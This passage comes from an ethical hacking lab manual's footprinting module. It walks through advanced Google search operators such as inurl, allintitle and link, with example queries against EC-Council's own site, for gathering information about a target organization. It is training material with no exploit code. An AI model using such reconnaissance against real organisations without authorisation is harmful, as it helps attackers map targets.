
Note: Here, the file type pdf is searched for the target organization EC-Council. The result might differ when you perform this task.

Note: The PDF and other documents from a target website may provide sensitive information about the target's products and services. They may help attackers to determine an attack vector to exploit the target.




Module 02 – Footprinting and Reconnaissance

8. Now, click on any link from the results (here, first link) to view the pdf file.



9. The page appears displaying the PDF file, as shown in the screenshot.



10. Apart from the aforementioned advanced Google operators, you can also use the following to perform an advanced search to gather more information about the target organization from publicly available sources.

- **cache:** This operator allows you to view cached version of the web page.
[cache:www.eccouncil.org]- Query returns the cached version of the website www.eccouncil.org
- **allinurl:** This operator restricts results to pages containing all the query terms specified in the URL.
[allinurl: EC-Council career]—Query returns only pages containing the words “EC-Council” and “career” in the URL
- **inurl:** This operator restricts the results to pages containing the word specified in the URL
[inurl: copy site:www.eccouncil.org]—Query returns only pages in EC-Council site in which the URL has the word “copy”
- **allintitle:** This operator restricts results to pages containing all the query terms specified in the title.
[allintitle: detect malware]—Query returns only pages containing the words “detect” and “malware” in the title
- **inanchor:** This operator restricts results to pages containing the query terms specified in the anchor text on links to the page.
[Anti-virus inanchor:Norton]—Query returns only pages with anchor text on links to the pages containing the word “Norton” and the page containing the word “Anti-virus”
- **allinanchor:** This operator restricts results to pages containing all query terms specified in the anchor text on links to the page.
[allinanchor: best cloud service provider]—Query returns only pages in which the anchor text on links to the pages contain the words “best,” “cloud,” “service,” and “provider”
- **link:** This operator searches websites or pages that contain links to the specified website or page.
[link:www.eccouncil.org]—Finds pages that point to EC-Council’s home page
- **related:** This operator displays websites that are similar or related to the URL specified.
[related:www.eccouncil.org]—Query provides the Google search engine results page with websites similar to eccouncil.org
- **info:** This operator finds information for the specified web page.
[info:eccouncil.org]—Query provides information about the www.eccouncil.org home page
- **location:** This operator finds information for a specific location.
[location: EC-Council]—Query give you results based around the term EC-Council

11. This concludes the demonstration of gathering information using advanced Google hacking techniques. You can conduct a series of queries on your own by using these advanced Google operators and gather the relevant information about the target organization.
12. Close all open windows and document all the acquired information.

Task 2: Gather Information from Video Search Engines

